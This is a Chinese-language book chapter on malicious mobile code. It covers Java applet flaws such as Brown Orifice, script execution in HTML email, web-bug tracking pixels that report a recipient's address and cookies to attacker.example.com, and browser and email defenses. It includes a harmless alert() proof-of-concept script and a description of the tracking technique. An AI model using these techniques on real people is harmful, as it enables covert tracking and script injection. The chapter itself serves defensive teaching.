不管多么仔细设计的安全模型, 恶意 Java applet 也能基于 JRE 实现上的疏忽、安全策略中的漏洞和用户大意的操作等这些问题制造出来。让我们来探讨一下这些潜在的问题是如何让一个恶意的 Java applet 在受害者的机器上运行的。

4.3.3 恶意 Java Applets

从历史上看, 由于 JRE 沙箱的安全限制, 恶意的 Java applet 比恶意的 ActiveX 控件要少。然而, 这样的应用程序被恶意使用的可能性仍然存在。特别是攻击者为一个恶意 Java 应用程序加密签名, 而且用户也同意运行它时。此外, 攻击者已经能够利用 JRE 实现中的 bug, 让一个不可信的应用程序摆脱沙箱的限制。这样的漏洞在一个叫做“Brown Orifice”的程序中得到了证实, 这个 Brown Orifice 程序是 2000 年 8 月 Dan Brumleve 发表的。

利用 Java Applets

Brown Orifice 是一个未经签名的 applet, 恶意的网站可以把它嵌入到自己的某个页面中。因为这个 applet 是不可信的, 所以浏览器将在沙箱中执行它。然而, Brumleve 发现 JRE 的实现过程中有两个缺陷, 使得 Brown Orifice 可以不受限制地访问受害者的文件系统和网络资源。因此, Brown Orifice applet 能像一个运行在受害者浏览器上的 Web 服务器那样操作, 任何一个能与受害工作站建立连接的人都能分享受害者的文件。想想看! 你用一个浏览器在一个网站上冲浪。这个站点塞给你一个悄悄在后台运行的恶意 Java applet, 然后 Brown Orifice 这个程序令你的浏览器变成一个服务器。最后 Internet 上的每个人都能用浏览器访问你的计算机并查看整个文件系统! 所以那个笼子上有一个很大的漏洞。

人们一般认为, JRE 为 applet 请求执行的每一条命令都是与 JRE 的安全管理器逐项核

对，以确认 applet 的行为都是允许的。Brown Orifice 利用了 JRE 中的两个网络连接命令，但这两个命令并不是正常地向 JRE 的安全管理器申请授权。Brumleve 写了一个可以远程访问受害者文件系统的小型服务器，以此证明了这些问题的存在。如果是一个真正的攻击者，他可能已经利用这些问题在受害者的系统中以及与之连接的网络上恣意妄为了。由于发现了这些安全上的缺陷，所以销售商在 Brumleve 的结果公布后不久就对自己的 JRE 版本进行了修改[19]。

JRE 中的另一个薄弱点是，如果在连接到 Internet 时浏览器使用了代理，它就能够让一个恶意 applet 将受害者的浏览会话重定向到任意一台服务器。Harmen van der Wal 在 2002 年发现了这个问题，他解释说 applet 用来访问外部 URL 的命令可以经过伪装，从而绕过网络访问限制，而这本来是应该申请的[20]。一个嵌入网页的恶意程序可以利用这个弱点，使攻击者可以不受限制地访问受害者的会话，而受害者不会发现有任何不对。Sun 公司和 Microsoft 针对这个问题及时地更新了自己的 JRE 版本[21]。

还有一个与 Java 有关的可能出现的危险，这个问题是 Marc Schoenefeld 发现的，它和与 Opera 浏览器搭载在一起的 Java 库中的一个库相关的[22]。如同 2003 年初 Schoenefeld 在一个 Bugtraq 中的邮件中描述的，攻击者可以创建一个不可信的恶意 applet，这个程序调用这个类并为这个 applet 提供一个很长的字符串作为输入。这样的操作将使 Opera 的 JRE 崩溃，进而导致受害者的浏览器崩溃，如图 4-14 所示。Opera 6.05 和 7.01 两个版本都易受到这种攻击，而且，对于这样的攻击，还没有补丁可以弥补。在有补丁之前，在 Opera 中工作区必须禁用对 Java 的支持；否则将会遭受潜在的拒绝服务式攻击，令你的浏览器崩溃。



图 4-14 一个不可信的恶意 applet 可以使一个易受攻击的 Opera 浏览器崩溃

防御恶意 Java applets

我们刚刚讨论了在 JRE 的实现中发现的有关 Java 应用程序的许多弱点，还有一些可能尚未发现，正等着某个研究者或坏家伙去挖掘。为了对付这样的问题，而且如果你想运行

Java applet, 重要的是让自己的浏览器和 JRE 总是及时得到修补并保持用最新版本。另一种选择是, 如果你一想到恶意 Java 应用程序就特别害怕, 那么可以完全关闭 Java 程序。为关闭对 Java 的支持, 只要简单地在浏览器配置中设置相应的选项。表 4-3 简要介绍了在一些比较流行的支持 Java 应用程序的浏览器中如何实现这一目的。当然, 没有对 Java applet 的支持, 也就不能使用任何用到浏览器的基于 Java 的应用软件。

表 4-3 关闭对 Java applet 的支持

浏览器	菜单选项
Internet Explorer	Tools → Internet Options → Security → Custom Level → Microsoft VM → Java Permissions → Disable Java
Netscape/Mozilla	Edit → Preferences → Advanced → Enable Java
Opera	File → Preferences → Multimedia → Media Types → Enable Java
Safari	Safari → Preferences → Security → Enable Java

Internet Explorer 允许用户为每个区分别激活或关闭 Java, 这样提供了很多便利。如果担心恶意 Java applet, 你可以在 Internet 和本地 Intranet 两个区关闭 Java, 但可以在可信站点区激活它。首先站点区默认关闭 Java, 并且最好不要修改。还有, 虽然不管你用的是 Microsoft VM, 还是 Sun 公司的 JRE, 关闭 Java 这一项都同样适用, 注意 Internet Explorer 的设置被命名为 Microsoft VM。Sun 公司的 JRE 有关闭 Java 这一项, 但是忽视了 Microsoft VM 下的其他选项。

到目前为止, 在这一章中我们研究了恶意移动代码在 Web 浏览器中的运行, 但浏览器不是唯一的攻击目标。现在让我们把注意力放到另一个常见的恶意移动代码的目标, 即 E-mail 代理。

4.4 E-mail 客户程序中的移动代码

现代大部分 E-mail 客户软件 (包括 Outlook、Outlook Express、Netscape/Mozilla Mail、Lotus Notes 和 Eudora) 中都包含了某种形式的 Web 浏览器功能, 用来显示 HTML 格式的电子邮件信息, 这种功能通常为执行嵌入电子邮件信息的移动代码提供了支持。因此, 我们在这一章中已讨论过的许多 Web 浏览器攻击技术, 对 E-mail 客户软件也同样适用。很少有人真正需要执行浏览器脚本、ActiveX 控件、Java applet 或者其他任何一种电子邮件信息中的移动代码。因此在这一节中我给你的核心建议很简单: 如果你在 E-mail 客户软件的配置中还没有关闭对移动代码的支持, 那么关闭它。如果你像大多数人一样并不使用这个功能, 那么你就没有必要留下这么巨大的安全隐患。很多形式的恶意软件, 包括病毒、蠕虫

和特洛伊木马都是通过电子邮件中的恶意移动代码进行传播的，因此最好的选择是将这个功能彻底关闭。

4.4.1 通过电子邮件提升访问权限

一个能执行移动代码的 E-mail 客户软件具有许多（如果不是全部）普通的 Web 浏览器所具有的功能，因此当 E-mail 客户软件支持移动代码的执行时，我们在这一章中所讨论的攻击方法通常在电子邮件信息中同样起作用。例如，攻击者只要在基于 HTML 的电子邮件信息中包含一行 JavaScript 语句，就能在接收者阅读这条消息时执行一个简单的脚本，这条语句如下：

```
<script>alert("Hi there!")</script>
```

Netscape Mail 应用软件预览一个嵌入这个脚本的垃圾邮件消息时，出现的屏幕如图 4-15 所示，此时这个电子邮件程序对 JavaScript 的支持是被激活的。在这个例子中，我只是预览该邮件，嵌入的脚本就在屏幕上弹出了一个消息框。如同我们在这一章中所看到的那样，一个攻击者能够用恶意脚本所做的事远不止弹出一个虚伪的对话框。坏家伙可能已经使用它发动了多种基于 Web 的攻击，例如，通过使用少量的 JavaScript 语句，某个攻击者能够在你把这条消息转发给另一个人时暗中截获你在该恶意信息中加入的任何消息——这其实是 Carl Voth 所著的《*reaper exploit*》一书中研究这类问题时的一个实例[23]。




图 4-15 一个激活了 JavaScript 支持的 E-mail 客户软件能够自动执行嵌入消息中的恶意脚本

另外一个在 E-mail 客户软件中执行的恶意移动代码的例子是以所谓的 BubbleBoy 和 Kak 蠕虫的形式出现的，这些蠕虫通过电子邮件进行传播。当接收者打开被感染的邮件时，

这些蠕虫利用我们前面讲过的 Scriptlet.TypeLib 漏洞自动激活其有效内容。一旦被激活, 这些蠕虫会将自己保存在受害者的启动文件夹中, 以便在计算机重启时自动执行。

4.4.2 防止提高 E-mail 访问权限

有个好消息是, 那些支持 HTML 的 E-mail 客户软件发行商正开始把对信息中移动代码的支持默认为关闭。这通常不会影响 Web 浏览器处理嵌入网页的移动代码的能力, 也不会妨碍 E-mail 客户端对 HTML 消息中静态部分的显示。表 4-4 总结了你应该采取的手动禁止执行 E-mail 客户软件中的移动代码的方法, 或者说为了确保执行移动代码的功能已经关闭时你应该采取的步骤。

表 4-4 禁用在 E-Mail 客户软件中对移动代码的支持

浏览器	菜单选项
Outlook	Tools→Options→Security→Secure content→Zone→Restricted sites
Outlook Express	Tools→Options→Security→Security Zones→Restricted sites zone
Netscape/Mozilla	Edit→Preferences→Advanced→Scripts & Plugins→Enable JavaScript for→Mail & Newsgroups(also uncheck Enable plugins for Mail & News)
Lotus Notes	File→Preferences→User Preferences→Enable JavaScript(should be deselected)
Eudora	Tools→Options→Viewing Mail→Allow executables in HTML content

Outlook 和 Outlook Express 是与 Internet Explorer 中的安全区域紧密结合的。当在这些 E-mail 客户软件禁用对移动代码的支持时, 你需要指定把哪个安全区域的安全设置应用于这些 E-mail 客户端所处理的 E-mail 消息。受限制站点区域是一个明显值得推荐的选择, 因为其设置是要阻止任何移动代码的运行。是的, 我想这也许有点儿讽刺, 你将要把保存在本地系统或邮件服务器上的 E-mail 当做受限制站点的内容。然而, 要是考虑到 E-mail 中基于脚本的恶意移动代码所造成的威胁, 这也是一种合理的配置。

不幸的是, 安全限制的这种实施方案中存在着漏洞。有时这些漏洞让攻击者可以越过 E-mail 客户软件的防御, 偷偷执行移动代码。例如, Gerorgi Guninski 于 2002 年 3 月给 Bugtraq 电子邮件列表发送了一条消息, 在消息中他描述了攻击者如何利用一个电子邮件消息在受害者的系统中执行任意的代码[24]。这个问题只影响 Outlook 2000 和 2002 版本的用户, 这些用户依靠 Microsoft Word 发送已设置好格式的电子邮件。因为 Outlook 把 E-mail 看做受限站点这个安全区的内容, 所以当用户收到这封 E-mail 时, 嵌入 E-mail 消息中的恶意脚本处于休眠状态。然而, 当用户回复或转发这封邮件时, Outlook 将把邮件内容传给 Microsoft Word。而 Word 不会执行严格的安全限制, 将执行邮件中的恶意脚本。Microsoft 在一个补丁中解决了这个问题, 这个补丁可以从 www.microsoft.com/technet/security/bulletin/MS02-

021.asp 下载。为了更好地保护你的计算机免受攻击，用 Outlook 内置的 E-mail 编辑器代替 Word 来编写电子邮件是个不错的方法。这个设置可以通过 Tools→Options→Mail Format tab 实现。

4.4.3 Web Bugs 与个人隐私

另一个需要关心的问题是 *Web bug* 的存在，它也与 E-mail 中的恶意代码有关。*Web bug* 可能会泄漏邮件和邮件接收者的信息，从而侵犯个人隐私。*Web bug* 通常采取隐藏在 HTML 文档中的微型图像的形式。在用户浏览网页时，广告公司用一般用它来追踪用户信息，也可能被垃圾邮件提供者用来判断是否有人阅读了发送到一个随机 E-mail 地址上的邮件。类似地，一个嗅探程序可以发送一个嵌入了 *Web bug* 的 E-mail，然后判断接收者何时阅读了这则消息，以及这则消息转发给了谁。考虑一个 *Web bug* 的示例，其嵌入电子邮件的信息如下：

```

```

这个 *img* 标签告诉 E-mail 客户软件，它将要下载一个大小为 1×1 像素的图片文件，*src* 属性指定了这个微型图片所在的 URL 位置。然而，这个 URL 并没有指向本地系统中的一个静态图像文件，而是调用了名为 *track.cgi* 的程序，这个程序位于攻击者的 Web 服务器 *attacker.example.com* 上。这个 *Web bug* 将消息接收者的地址 (*johnny@recipient.com*) 作为一个参数传给这个脚本。当受害的用户阅读这封电子邮件时，E-mail 客户端会发送一个 HTTP 请求给攻击者的计算机以获取这个微型图片。攻击者机器上的 *track.cgi* 程序会记录这条信息，并返回一个透明的，实际上是受害者不可见的微型图片给请求端。这项技术使得垃圾邮件发送者能够给随机产生的地址发送电子邮件并识别出那些实际有效的地址。

如果我们在使用 *Web bug* 时再加上 Cookie 和垃圾邮件，还可以获得更重要的隐私，如图 4-16 所示。假设某个无知的用户正在网上冲浪，他访问了许多网站。这些网站在这个用户的浏览器中设置了各种 Cookie，如图中第 1 步所示。当其中一个网站恰好属于一个嗅探攻击者时，这个站点会在用户的浏览器上建立惟一的 Cookie 值，如图中第 2 步所示。然而，由于使用这个浏览器的用户从不在他浏览的任何站点中输入名字或 E-mail 地址，所以当前的浏览会话实际上是匿名的。接着，在第 3 步中，一个被浏览到站点上的嗅觉敏感的攻击者向世界上数百万人发送了一个垃圾邮件，其中包括那个先前浏览过这个站点的用户。在这个垃圾邮件中包含一个 *Web bug*，可以强迫用户的电子邮件阅读器把那个惟一的 Cookie 回发给攻击者的系统，如图中第 4 步所示。*Web bug* 将把先前的浏览会话中建立的 Cookie 和 *Web bug* 自身包含的电子邮件地址都发送给攻击者。现在，在第 5 步中，嗅探攻击者知

道了这个先前浏览了他的网站的人的 E-mail 地址。实现了这一切，这个用户就不再是一个匿名的来访者了，因为他的 E-mail 地址联系信息对于这个站点是已知的了，然后这个网站就能够根据这个用户的喜好发送更多的垃圾邮件给他。




图 4-16 Cookies、垃圾邮件和 Web bug 是消除用户在 Web 上的匿名性的配方

4.4.4 防御 Web Bugs

幸运的是，Outlook 的电子邮件阅读器使用的是 Internet Explorer 6 的默认配置。这个阅读器在收到 Web bug 时不会发送 Cookie，这是因为 Internet Explorer 的默认隐私等级被设置为中级，这个级别的设置将封锁第三方 Cookie，所谓第三方 Cookie 是指与当前 HTML 文档所在域之外的一个 URL 关联的 Cookie。很高兴告诉你，由于考虑到嵌入电子邮件信息中的图片，Internet Explorer 将所有的 Cookie 都视为第三方 Cookie。从本质上讲，这样的配置能够阻止攻击者在图 4-16 中的第 4 步获得与用户早先的浏览会话相关联的 Cookie。然而，如果一个用户重新设置了浏览器的隐私方案，使其允许第三方 Cookie，那么图 4-16 中所讲述的与隐私相关的漏洞将再次出现。

而 Netscape 7 的用户就没有这么幸运了，我对此感到遗憾。在默认配置下，Netscape 7 将在收到 Web bug 后发送 Cookie 给那个站点。这个问题似乎源自那个被认为能够控制这种行为的设置，即 Edit→Preferences→Privacy & Security→Cookies→Disable cookies in Mail & Newsgroups。我对运行在 Windows 下的 Netscape 7 进行了测试，该设置在测试中并不起作用。在 Mozilla 浏览器当前的版本中，这个设置起到了应有的作用，并且利用 Mozilla 提供的保护机制是个好办法。对所有的 Mozilla 浏览器来说，禁用第三方 Cookie 也将使你免受这种攻击。可以通过如下选项完成这个设置：

Edit→Preferences→Privacy & Security→Cookies→Enable cookies for the originating Web Site Only。

无论 Cookie 是否被发送，你都可以通过如下设置来阻止 Netscape/Mozilla Mail 下载 Web bug 图像：

Edit→Preferences→Privacy & Security→Images→Do not load remote images in Mail & Newsgroup messages。

现在，有一种解决的方法。总之，有谁会需要 Web bug 呢？当然，这样设置后，如果有人一条电子邮件消息中包含了一张内嵌的照片，你将不能在邮件中看到它。所以，你要叫你的朋友全部用 E-mail 附件发送他们那些可笑的照片。这样，你就可以在面对 Web bug 时保护你的匿名性，同时仍然可以浏览图片。

为了避免 Outlook 和 Outlook Express 下载 Web bug 图片，你必须完全关闭邮件程序中的 HTML 绘制功能。Microsoft 在 Office XP Service Pack 1 中引入了一个将 HTML 消息作为纯文本处理的功能，要利用这一功能，需要创建 ReadAsPlain 这样一个注册表键，如同在 <http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q307594> 中描述的那样。你可以安装一个便宜并称为“noHTML”的插件，这样就可以在 Outlook Express 中关闭 HTML，这个插件被 BaxBex Software 发布在 www.baxbex.com/nohtml.html 上。如果你能够忍受某些消息格式的丢失所带来的不便，那么在你的 E-mail 客户软件中关闭 HTML 绘制功能是件好事。这样可以使你免受关于隐私的攻击，而且有助于防止浏览器恶意使用不会看做正式代码的 HTML 元素。

对于移动代码（如浏览器脚本、ActiveX 控件，以及 Java applet）来说，HTML 文档是最受欢迎的承载工具。这些类型的移动代码原意是用来提高站点与用户之间的交互能力的，并且相关的防御机制总是假设计算机前有一个人，他能够对于信任关系做出决策并且能够考虑安全警告。另一类移动代码主要用于实现分布式软件各组件之间的交互性，而且它不需要最终用户的直接参与就能够实施安全限制。接下来让我们研究一下使用移动代码的分布式应用软件（distributed applications），这是个正处在发展阶段的领域。

4.5 分布式应用软件和移动代码

新型的，强大的，触及任何事物，被认为是整体运行的。他们确认它变得智能化，一条新的指令，然后它把所有人类当成敌人。

——1984 年，电影《The Terminator》中，关于机器智能的一段对白

分布式应用软件指的是分布在网络上的程序，这样的程序不需要人的直接干预就可以

使用彼此的服务。例如，你可能有一个订单处理系统，这个系统由几个半自治的模块组成。例如一个接收订单，一个验收货款，再有一个保存库存的详细目录，还有一个负责包装运货等。软件的每一个组件可能使用不同的方式来实现，甚至可能以不同的结构存在。为了确保分布式程序的各个组件能够协调工作，它们的作者在进行数据和命令交换时遵守共同的协议。能够在 Internet 上通信的分布式软件的组件称为“Web 服务”，Web 服务使用以 XML 为基础的报文通信。

一个 Web 服务实现的实例是 Amazon.com 用到的一个接口，这个接口用来让外部应用软件查询它的联机目录。与 Amazon.com 的常规 Web 网站不同，它的 Web 网站是尽量使与人的交互达到最佳，而 Amazon Web 服务基础设施是设计为在无人直接干预的情况下软件可以与站点通信。这种特性使得 Amazon.com 的客户和合作者能够将其后端计算机系统与 Amazon.com 的那些后端系统结合在一起，并且在这个循环系统中无人干预。

我们关心分布式应用软件，主要是因为这类软件的组件可能在网络上彼此交换那些潜伏的恶意命令。因为这些事务的控制无人直接参与，没有人能够允许或拒绝一个模块希望另一个模块执行的操作。这只能通过代码执行的外界环境设置适当的访问限制来解决，而不能期望有人回答与安全有关的提示或解决歧义。

我们已经讨论过改进后的带有沙箱的 Java 安全模型，它对于防止某个应用软件执行欺诈性命令非常有效。这个命令可能是该应用软件从另一个分布式模块接收到的，这是因为系统管理员可以定义一个详细的安全策略来限定 Java 应用程序能够访问哪些资源。Microsoft 与这个安全性体系结构类似的安全性体系结构是 .NET 框架 (.NET Framework)，它的安全性功能与 Java 的非常相似。针对 .NET 框架编写的应用软件在 Common Language Runtime (CLR, 公共语言运行时) 环境下运行，这与 JRE 的初衷类似。CLR 负责确保 .NET 应用软件不会越过它们的安全边界。

Microsoft 称这种安全性体系结构是用 CLR 代码访问安全 (code access security) 实现的，但是在很大程度上这不过是个好听的名字罢了，因为 Java 安全模型中已经有了类似的概念。CLR 在决定对它执行的程序赋予哪些许可时，会做如下考虑。

(1) 与程序有关的“证据”，例如这个代码的来源，它的作者是谁。Microsoft 有时把这样的安全性框架称为“基于证据的安全性” (evidence-based security)。

(2) 安全策略对程序的授权以收集到的证据为基础。

如同在 Java 中一样，这种方法让管理员来决定程序可以访问某些资源而不能访问其他。CLR 实施的安全策略大部分保存在 XML 格式的本地文本文件中。要求管理员使用一个有效的命令行解释器，而不是手动编辑这些文件，例如 Code Access Security Policy Tool (代码访问安全策略工具) 或是一个被称为 “.NET Framework Configuration Tool” (.NET 框架配置工具) 的 Microsoft Management Console (MMC, Microsoft 管理控制台) 插件。

除了帮助分布式应用软件获得解放，.NET 的代码访问安全还使得在本地机上运行不可信代码变得更容易。ActiveX 使用的安全体系使用户要么完全信任这个控件，给它完全的访问权限；要么彻底拒绝它，没有中间状态。.NET 框架没有采用 ActiveX 安全体系中用到的这种方法，它让管理员阻止不可信的程序拥有完全的系统访问权限，限制它们所能造成的损害。如同我们看到的，Java 在实现具有数字签名的移动代码方面朝着 ActiveX 靠拢，我们现在也看到 Microsoft 正在它的 .NET 技术中向 Java 的安全模型靠拢。

网站的开发人员可以使用 object 标明在 HTML 页面中包含 .NET 程序，如同我们看到伴随着 ActiveX 控件使用的 object 标记一样。在 .NET 技术中，移动代码将在依照系统安全策略的 CLR 环境中运行，它不会自动获得用户计算机上的全部权限[25]。这种功能将让依照 .NET 框架编写的代码最终取代传统的 ActiveX 控件，我正期待着那一天的到来。

在几种情形中，JRE 和 CLR 使用的安全性限制可能会失效。首先，管理员需要以某种方法定义安全策略，这种方法要充分限制危险代码的执行。由于管理员的时间紧迫性和配置的复杂性，我们肯定会遇到这样的情形，某个应用软件被赋予了超过其实际需要的权限。毕竟，偶然的事件确实会发生；其次，只有当那些在运行时环境（CLR）内部运行的应用程序不能让本地操作系统调用，而且也不能调用外部应用程序时，运行时环境的安全限制才有效。换句话说，程序必须在其笼子里；最后，即使那些经过安全策略允许的行为也可能造成有害的影响。例如，安全策略可能允许对工资表的访问。但是这样一来，或许不能避免一个恶意程序提出的钱比它应得的多。

我们一定会听到更多有关使用 Web 服务的分布式应用程序的情形，.NET 和 Java 框架正逐渐获得它们的领地，但在这个时候它们仍处于萌芽阶段。这些技术限制不可信程序的执行环境，这有很多好处，但在所有软件发行的早期都存在配置和实现上的缺陷。在分布式应用程序继续发展的过程中，一定要始终注意它们的发展情况，尤其要注意它们限制远程命令或不可信代码执行所使用的方法。

4.6 防御恶意移动代码的其他方法

在研究恶意移动代码危险性的同时，我们也了解到一些用于降低这些危险的方法。现在，在介绍其他防御措施之前，让我们先对讨论过的最关键的保护机制做一个高度的概括。

- 使用非超级用户的账号（例如，非 root 或管理员）浏览 Internet 和阅读电子邮件。
- 密切注意与你所使用的浏览器和 E-mail 软件有关的漏洞和补丁公告。
- 及时使用相关的补丁或工作区。
- 小心那些恶意的网站，它们可能企图在超链接中嵌入 XSS 工具。
- 单击 E-mail 信息中的 URL 时要非常的小心，E-mail 信息有可能在超链接中嵌入 XSS

工具。

- ✎ 除非你信任 ActiveX 控件的作者，认为他可以访问你的系统；否则不管有没有数字签名都不要执行 ActiveX 控件。
- ✎ 除非你信任 Java applet 的作者，认为他可以访问你的系统；否则不要执行已签名的 Java 程序。
- ✎ 记住，对于 ActiveX 控件或 Java applet，没有“只信任一次”。因为一个恶意程序一旦拥有过访问权，就能使自己永远受到信任。
- ✎ 如果你不是真的需要，可以考虑在自己的 E-mail 软件中禁用对 HTML 的支持。
- ✎ 在你的浏览器中不要支持第三方 Cookie。
- ✎ 在你的浏览器和 E-mail 软件中不要支持你不需要的移动代码。
- ✎ 在你的浏览器和 E-mail 软件中对不能完全禁用的移动代码进行适当的限制。

这是一个冗长得让人感到疲倦的列表。不幸的是，在浏览器和电子邮件阅读器中，现代移动代码的实现形式是极其复杂的，这就使得这些防御是必要的。除了这个列表之外，这里还有 3 个防御机制，它们在对付恶意移动代码时可以派上用场，即反病毒软件、行为监视器以及反间谍软件工具。

4.6.1 反病毒软件

我们已经在第 2 章中讨论计算机病毒时介绍了反病毒软件，但那些相同的防御措施也适用于恶意移动代码。当前大多数反病毒包的版本能够在你的浏览器处理网页之前自动扫描网页的内容，这就意味着，在恶意移动代码到达浏览器之前，这些反病毒软件就能够通过与各种恶意移动代码特征进行匹配来捕获它们，这是好消息。坏消息是基于移动代码的攻击有许多变体，以至于真正能被反病毒软件检测到的只是它们中的很少一部分。为众多不同的攻击程序生成一个有效的特征库将耗费大量的系统资源，而且仍旧不可能覆盖所有的恶意移动代码。

反病毒软件能够识别一些恶意代码的实例，这些实例在广泛流传的漏洞公告上出现，例如那些公布在 Bugtraq 邮件列表上的恶意代码。图 4-17 所示为一个屏幕，这是 Norton AntiVirus 封锁一个恶意网页中嵌入的脚本时屏幕上显示的内容。对于触发这次警报的文件，更详细的分析表明，它包含一个 Scriptlet.TypeLib 攻击的变体。即使用户的浏览器没有安装补丁，这一层防御也能阻止这次攻击，你应该好好利用反病毒软件提供的保护。然而，如果相对而言缺乏有效的特征库，反病毒工具就不能作为你防御恶意移动代码的唯一手段。它们只能与这一章中所讲的其他防御措施配合使用。



图 4-17 反病毒软件能够检测到一些较普遍的恶意移动代码实例

4.6.2 行为监视软件

行为阻塞器不是依赖特征库检测已知的恶意软件实例，而是对可疑的行为进行监视，以便识别并阻止那些很明显的与恶意代码有关的行为。例如，试图实现下列操作可能意味着该程序是恶意的。

- ✎ 写入注册表的敏感区。
- ✎ 在系统目录下生成文件。
- ✎ 更改浏览器设置。
- ✎ 增加浏览器插件。

Finjan SurfinGuard 是一种工具，它利用基于行为的技术保护工作站免受恶意移动代码攻击，你可以从 www.finjan.com 购买到它。SurfinGuard 在计算机的后台运行，在程序和浏览器脚本周围创建一个严格的沙箱。如果没有这个沙箱，这些脚本和程序将不受限制地访问系统资源。例如，图 4-18 所示为一个报警信息，在恶意站点试图把一个恶意 ActiveX 控件放到我的一个系统中时，SurfinGuard 弹出了这个信息。因为我故意对浏览器进行了错误的安全配置，所以这个控件悄悄通过了 Internet Explorer 的安全设置。这种情况类似于一个粗心的用户同意安装不可信的 ActiveX 控件，或者浏览器有一个尚未修补的漏洞。



图 4-18 SurfinGuard 能够截获并阻止可疑的可执行文件的行为

我的浏览器下载了这个 ActiveX 控件并试图执行一个名为 Loader.exe 的程序。幸运的是, SurfinGuard 向我发出一个警告, 并提供了一个选择, 让我决定是阻止这一行为还是继续监视这个可疑的可执行文件。如果没有这一层保护, 在对工作站的配置中, 一个轻微的错误就会使我的工作站变成这个恶意 ActiveX 控件的受害者。

Tiny Personal Firewall (TPF) 也提供了类似的行为阻拦功能, 这个软件由 Tiny Software 公司在 www.tinysoftware.com 上出售。TPF 允许用户根据程序的可信赖程度对其进行分类, 划分成几个组, 每个组服从不同的限制。TPF 为受限程序组 (Restricted Applications) 提供了一个沙箱。在保护刚才那台配置错误的计算机时, TPF 提出在沙箱中执行这个可疑程序, 如图 4-19 所示。



图 4-19 Tiny Personal Firewall 能够截获陌生应用程序的行为并根据适当的组策略对这些行为加以限制

SurfinGuard 和 TPF 这种行为监视工具有助于保护工作站抵御恶意移动代码, 因为它们常常能够识别出一个新的恶意软件样本, 而不必依靠特征。对许多移动代码来说, 甚至可能不存在特征。除了作为传统的反病毒软件的补充之外, 行为监视程序同那些专门用来检测间谍软件的工具配合得也很好。

4.6.3 反间谍软件工具

